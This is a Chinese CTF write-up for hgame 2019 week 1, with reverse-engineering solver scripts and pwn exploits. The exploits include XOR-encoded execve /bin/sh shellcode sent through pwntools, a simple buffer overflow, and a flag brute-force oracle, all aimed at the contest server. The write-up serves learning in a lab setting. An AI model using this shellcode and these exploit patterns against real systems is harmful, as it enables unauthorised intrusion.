
title: hgame2019_week1_wp date: 2019-01-30 19:55:05 tags: [ctf,hgame] toc: true

虽然之前听说学校里的这个新人赛性质的ctf比赛，但是从来没参加过
今年xiaoyuyu提交了vidar的报名表，要在比赛中好好学习
在此写下week1的WP，写得不好别说我哈

Re

brainfxxker

拿来了学会了就是自己的，我百度了一下brainfuck，第一页就有关于brainfuck c++代码的一些解析，美滋滋



指令	含义
>	指针向右移动一位
<	指针向左移动一位
+	指针所指位置的值增加1字节
-	指针所指位置的值减少1字节
.	将指针所指位置的值按ASCII表输出
,	接受1字节的输入，存储在当前指针所指位置
[	当指针当前处的值为0时，跳转到对应]之后；否则，顺序执行
]	跳转回对应[处

```
O爷爷给的hint，说[+.]是关键
.输出字符
]遇到'\x00'才会break，那么我们就是要让它break出去（猜的）
我们看一下data[0]干了什么，一开始先是ptr+=1，遇到[]循环里面<导致ptr-=1回到data[0]，然后10个减号，那
就是data[0]-10*10，之后又是>，变成data[1]得了，循环之后<，变回data[0]，然后+2，最后要等与0
0-2+100=98，chr(98)=b，题目是brain fuck，感觉有点意思
```

以此类推


HelloRe

直接ida搜索字符串

わかります


O爷爷的题目一开始不敢做，结果来了个wakalimasu......

主题就是一个check，如下



```
fgets(&s, 47, stdin);
if ( (unsigned __int8)check(&s) )
  puts("you are top star!");
else
  puts("non-non dayo~");
return 0LL;
```

跟进




```
__int64 __fastcall check(const char *a1)
{
  unsigned __int8 v2; // [rsp+13h] [rbp-2Dh]
  signed int i; // [rsp+14h] [rbp-2Ch]
  signed int j; // [rsp+18h] [rbp-28h]
  signed int v5; // [rsp+1Ch] [rbp-24h]
  _DWORD *ptr; // [rsp+20h] [rbp-20h]
  _DWORD *v7; // [rsp+28h] [rbp-18h]
  _DWORD *v8; // [rsp+30h] [rbp-10h]
  _DWORD *v9; // [rsp+38h] [rbp-8h]

  v2 = 1;
  v5 = strlen(a1);                              // length
  if ( v5 > 37 )                                // length<=36
    return 0LL;
  ptr = sub_400736(36);                         // malloc
  v7 = sub_400736(36);                          // malloc
  for ( i = 0; i < v5; ++i )
  {
    ptr[i] = (char)(a1[i] >> 4);                // ptr = input[i]>>4
    v7[i] = a1[i] & 0xF;                        // v7 = input[i]&0xf
  }
  v8 = sub_40078E((__int64)ptr, (__int64)&unk_602080, 6);
  v9 = sub_400892((__int64)v7, (__int64)&unk_602080, 6);
  for ( j = 0; j <= 35; ++j )                   // 36
  {
    if ( v8[j] != dword_602120[j] || v9[j] != dword_6021C0[j] )
      v2 = 0;
  }
  free(ptr);
  free(v7);
  free(v8);
  free(v9);
  return v2;
}
```

从下往上捋一遍

dword_602120,dword_6021c0是最终数据

sub_400892操作如下




```
_DWORD *__fastcall sub_400892(__int64 a1, __int64 a2, int a3)
{
  int v4; // [rsp+Ch] [rbp-24h]
  int i; // [rsp+20h] [rbp-10h]
  int j; // [rsp+24h] [rbp-Ch]
  _DWORD *v7; // [rsp+28h] [rbp-8h]

  v4 = a3;                                      // v4=6
  v7 = sub_400736(a3);                          // malloc
  for ( i = 0; i < v4; ++i )
  {
    for ( j = 0; j < v4; ++j )                  // 6*6
      v7[v4 * i + j] = *(_DWORD *)(4LL * (v4 * i + j) + a1) + *(_DWORD *)(4LL * (v4 * i + j) + a2);
  }
  return v7;
}
```

一个二维数组赋值，直接当一维也行

另一个函数是三维的，666，当一维的也行，一个是乘法运算(怀疑矩阵乘法)，一个是加法运算，当然这只是初步的思考

举证乘法如下(来自百度):



```
printf("The result:\n");
for(i=0;i<row1;i++){
    for(j=0;j<col2;j++){
        for(k=0;k<col1;k++){
            matrix[i][j]=matrix[i][j]+matrix1[i][k]*matrix2[k][j];
        }
    }
}
```

接下来我把三组数据全部在ida里用shift+e分离出来，发现三组数据长度相同，然后刚开头的>>4，和&0xf，算是对一个char单位的高四位和低四位的分离操作，然后对高四位和低四位分别做乘除运算


这里强烈推荐matlab，求矩阵乘除法的神器，也多亏了别人的推荐，还好信号与系统这门课要装matlab

脚本:

```
x = [0x7A, 0xCF, 0x8C, 0x95, 0x8E, 0xA8, 0x5F, 0xC9, 0x7A, 0x91,
     0x88, 0xA7, 0x70, 0xC0, 0x7F, 0x89, 0x86, 0x93, 0x5F, 0xCF,
     0x6E, 0x86, 0x85, 0xAD, 0x88, 0xD4, 0xA0, 0xA2, 0x98, 0xB3,
     0x79, 0xC1, 0x7E, 0x7E, 0x77, 0x93]

y = [0x10, 0x08, 0x08, 0x0E, 0x06, 0x0B, 0x05, 0x17, 0x05, 0x0A,
     0x0C, 0x17, 0x0E, 0x17, 0x13, 0x07, 0x08, 0x0A, 0x04, 0x0D,
     0x16, 0x11, 0x0B, 0x16, 0x06, 0x0E, 0x02, 0x0B, 0x12, 0x09,
     0x05, 0x08, 0x08, 0x0A, 0x10, 0x0D]

a2 = [0x08, 0x01, 0x07, 0x01, 0x01, 0x00, 0x04, 0x08, 0x01, 0x02,
      0x03, 0x09, 0x03, 0x08, 0x06, 0x06, 0x04, 0x08, 0x03, 0x05,
      0x07, 0x08, 0x08, 0x07, 0x00, 0x09, 0x00, 0x02, 0x03, 0x04,
      0x02, 0x03, 0x02, 0x05, 0x04, 0x00]

input_s = []
low = []     # 低位
flag = ''
high = [6, 6, 6, 6, 6, 7,
        3, 5, 7, 6, 6, 6,
        6, 5, 4, 6, 7, 7,
        3, 7, 5, 6, 7, 5,
        7, 6, 7, 7, 5, 7,
        7, 6, 6, 3, 6, 7]    # 高位

for i in range(len(y)):             # y a2是三组数据中的两组
    low.append(hex(y[i]-a2[i]))
    input_s.append(int((str(high[i])+low[i]).replace('0x', ''),16))
    flag += chr(input_s[i])

print(low)
print(input_s)
print(flag)    # hgame{1_think_Matr1x_is_very_usef5l}
```

r & xor


这题我被秀傻了，写脚本怎么看都奇怪，后来直接去gdb里面找判断语句，Gdb直接打断点，surprise!!!



```
b8 ◂— 0x0
c0 ◂— 0x30597b656d616768 ('hgame{Y0')
c8 ◂— 0x5f336279616d5f75 ('u_mayb3_')
d0 ◂— 0x3168745f6465656e ('need_th1')
d8 ◂— 's_0ne!!!!!}'
e0 ◂— 0x7d2121 /* '!!}' */
```


然后错了……假flag……

目测ida里的数据的顺序是错的，或者有缺漏的可能性也很高



```
mov     [rbp+var_118], 1
mov     [rbp+var_110], 7
mov     [rbp+var_108], 5Ch
mov     [rbp+var_104], 12h
mov     [rbp+var_100], 26h
mov     [rbp+var_FC], 0Bh
mov     [rbp+var_F8], 5Dh
mov     [rbp+var_F4], 2Bh
mov     [rbp+var_F0], 0Bh
mov     [rbp+var_EC], 17h
mov     [rbp+var_E4], 17h
mov     [rbp+var_E0], 2Bh
mov     [rbp+var_DC], 45h
mov     [rbp+var_D8], 6
mov     [rbp+var_D4], 56h
mov     [rbp+var_D0], 2Ch
mov     [rbp+var_CC], 36h
mov     [rbp+var_C8], 43h
mov     [rbp+var_C0], 42h
mov     [rbp+var_BC], 55h
mov     [rbp+var_B8], 7Eh
mov     [rbp+var_B4], 48h
mov     [rbp+var_B0], 55h
mov     [rbp+var_AC], 1Eh
```

直接去gdb里面找



```
pwndbg> x/200x $rbp-0x130
0x7fffffffdd30: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdd40: 0x00000000      0x00000000      0x00000001      0x00000000
0x7fffffffdd50: 0x00000007      0x00000000      0x0000005c      0x00000012
0x7fffffffdd60: 0x00000026      0x0000000b      0x0000005d      0x0000002b
0x7fffffffdd70: 0x0000000b      0x00000017      0x00000000      0x00000017
0x7fffffffdd80: 0x0000002b      0x00000045      0x00000006      0x00000056
0x7fffffffdd90: 0x0000002c      0x00000036      0x00000043      0x00000000
0x7fffffffdda0: 0x00000042      0x00000055      0x0000007e      0x00000048
0x7fffffffddb0: 0x00000055      0x0000001e      0x00000000      0x00000000
0x7fffffffddc0: 0x6d616768      0x30597b65      0x616d5f75      0x5f336279
```

把数据拉出来跑一下就好

脚本如下

```
s=[0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x0,0x07,0x00,0x5c,0x12,0x26,0x0b,
    0x5d,0x2b,0x0b,0x17,0x00,0x17,0x2b,0x45,0x06,0x56,0x2c,0x36,0x43,0x00,0x42,
    0x55,0x7e,0x48,0x55,0x1e,0x00]
print(len(s))
key='hgame{Y0u_mayb3_need_th1s_0ne!!!!!}'
flag=''
n=0
for i in key:
    flag+=chr(s[n]^ord(i))
    n+=1
    # flag+=chr(s[i]^key[len(key)-i-1]%255)

print(flag)
```

Pro的Python教室(一)

直接写脚本，异或运算，或者在线b64decode一下就好

Pwn

babysc

难点其实是不能f5，虽然直接看汇编大概可以看出来

把call rdx nop掉就可以f5了

就是把shellcode在运行前要进行xor(i+1)的操作

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']

local = 0

if local:
    cn = process('./babysc')
    bin = ELF('./babysc')
    #libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
    #libc = ELF('/lib/i386-linux-gnu/libc-2.23.so')
else:
    cn = remote('118.24.3.214',10000)
    bin = ELF('./babysc')
    #libc = ELF('')


def z(a=''):
    gdb.attach(cn,a)
    if a == '':
        raw_input()

shellcode=[0x48,0x31,0xff,0x48,0x31,0xc0,0xb0,0x69,0x0f,0x05,0x48,0x31
,0xd2,0x48,0xbb,0xff,0x2f,0x62,0x69,0x6e,0x2f,0x73,0x68,0x48,0xc1,0xeb
,0x08,0x53,0x48,0x89,0xe7,0x48,0x31,0xc0,0x50,0x57,0x48
,0x89,0xe6,0xb0,0x3b,0x0f,0x05]
payload=''
for i in range(len(shellcode)):
    payload+=chr(shellcode[i]^(i+1))
cn.sendline(payload)
cn.interactive()
```

aaaaaaaaaa

输入一大堆a就好了，偏移量大概就是(0x40-0x10)，有点忘记了......

偏移量可以直接从ida里面看出来


exp:

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']

local = 0

if local:
    cn = process('a')
    bin = ELF('a')
    #libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
    libc = ELF('/lib/i386-linux-gnu/libc-2.23.so')
else:
    cn = remote('118.24.3.214',9999)
    bin = ELF('a')
    #libc = ELF('')


def z(a=''):
    gdb.attach(cn,a)
    if a == '':
        raw_input()

cn.recvuntil('world!let us aaaaaaaaaa!!!')
cn.sendline('a'*0x100)
cn.interactive()
```

薯片拯救世界1

先a一下字符串翻译一下


a完之后，string里可以找到如下



```
LOAD:080···     0000000A    C    GLIBC_2.0
.rodata:···     00000005    C    flag
.rodata:···     0000001F    C    Ch1p Save The World--Chapter 1
.rodata:···     00000007    C    oyiadin
.rodata:···     00000005    C    Ch1p
.rodata:···     00000006    C    ......
.eh_fram···     00000005    C    ;*2$\"
.rodata:···     0000003F    C    为此，大祭司必须念出当年约定的那串咒语——
.rodata:···     00000006    C    ......
.rodata:···     00000020    C    什么都没有发生(请重试)
.rodata:···     00000022    C    勇者Ch1p在今天...觉醒了！
.eh_fram···     00000005    C    ;*2$\"
```


Emmmmm......(看都不看，就觉得是aris出的题)

靠flag定位，如下




```
int sub_80486CB()
{
  FILE *stream; // ST1C_4

  setbuf(stdout, 0);
  signal(14, handler);
  alarm(0x3Cu);
  stream = fopen("flag", "r");
  fread(s1, 0x18u, 1u, stream);
  return fclose(stream);
}
```

目的应该是读取这个flag文件，大概流程如下



```
int __cdecl main()
{
  size_t n; // ST10_4
  char buf; // [esp+4h] [ebp-24h]
  unsigned int v3; // [esp+1Ch] [ebp-Ch]

  v3 = __readgsdword(0x14u);
  read_flag();
  puts("Ch1p Save The World--Chapter 1");
  getchar();
  puts(asc_8048918);
  getchar();
  puts(a2000);
  getchar();
  puts(asc_8048978);
  getchar();
  puts(aOyiadin2000Ch1);
  getchar();                                    // A story
  while ( 1 )
  {
    puts(asc_8048A18);
    read(0, &buf, 0x18u);
    n = strlen(&buf);
    if ( !strncmp(s1, &buf, n) )                // check
      break;
    puts(asc_8048A58);                          // wrong
  }
  puts(asc_8048A80);                            // true
  getchar();
  return 0;
}
```

但是感觉true不true也对读取flag关系，我们输入正确的flag就会true，这题不是提权，s1是我们fread flag中用于接收数据的内存地址



```
xiaoyuyu@ubuntu:~/ctf_test/hgame$ checksec CSTW
[*] '/home/xiaoyuyu/ctf_test/hgame/CSTW'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

Canary开启了，要溢出的话要绕过了，或者说泄露canary，然后利用，有while的话利用泄露出来的canary不是不可能的

本地测试的时候要建一个flag.txt，不然程序运行不起来

感觉像是fork，试试看爆破canary，然后爆破失败，问出题人是不是这个思路，aris说第一周出这个他是魔鬼么？(虽然我觉得是，orz)

换思路换思路

现在想的是，有个while，不断往buf可以填入0x18字节，迟早会溢出的，很棒，算一下可利用空间，0x18+0x18-0x24=12，应该是够改eip了，试试看，gg read读的地址都是buf，会刷新，这可咋整啊

师傅给的hint最终是让我们爆破flag，秒懂

但是过程中遇到了一切困难，我nc过去输入一个h都是错的，然后我gdb调试发现，输入hgame，字符串长度竟然是13，而且只要答对一次，程序就结束了，理论上exp要跑很多遍才行，当然啦主要是我写的exp垃圾，不然一次就好

exp：


```python
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']

def z(a=''):
    gdb.attach(cn,a)
    if a == '':
        raw_input()

key='0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxy{}_@!'
flag='hgame{'
#flag=''
n=18
while(n):
    #cn=process('./CSTW')
    cn=remote('118.24.3.214',10001)
    cn.recvuntil('Chapter 1\n')
    cn.send('aaaaa')
    cn.recvuntil('串咒语--\n')
    test=''
    for i in key:
        test = flag+i+'\x00'
```

```
            cn.send(test)
            a=cn.recvline()
            #sleep(0.1)
            if '觉醒了' in a:
                flag+=i
                print(flag)
                n-=1
                break
            cn.recvline()
        #cn.send('a')
        #cn.recvline()
        cn.close()

    print(flag)
    cn.interactive()
```

坑特别的多，都是细节坑，感觉自己能踩得都踩了，学到了好多，要是不清楚的话，可以sl一下

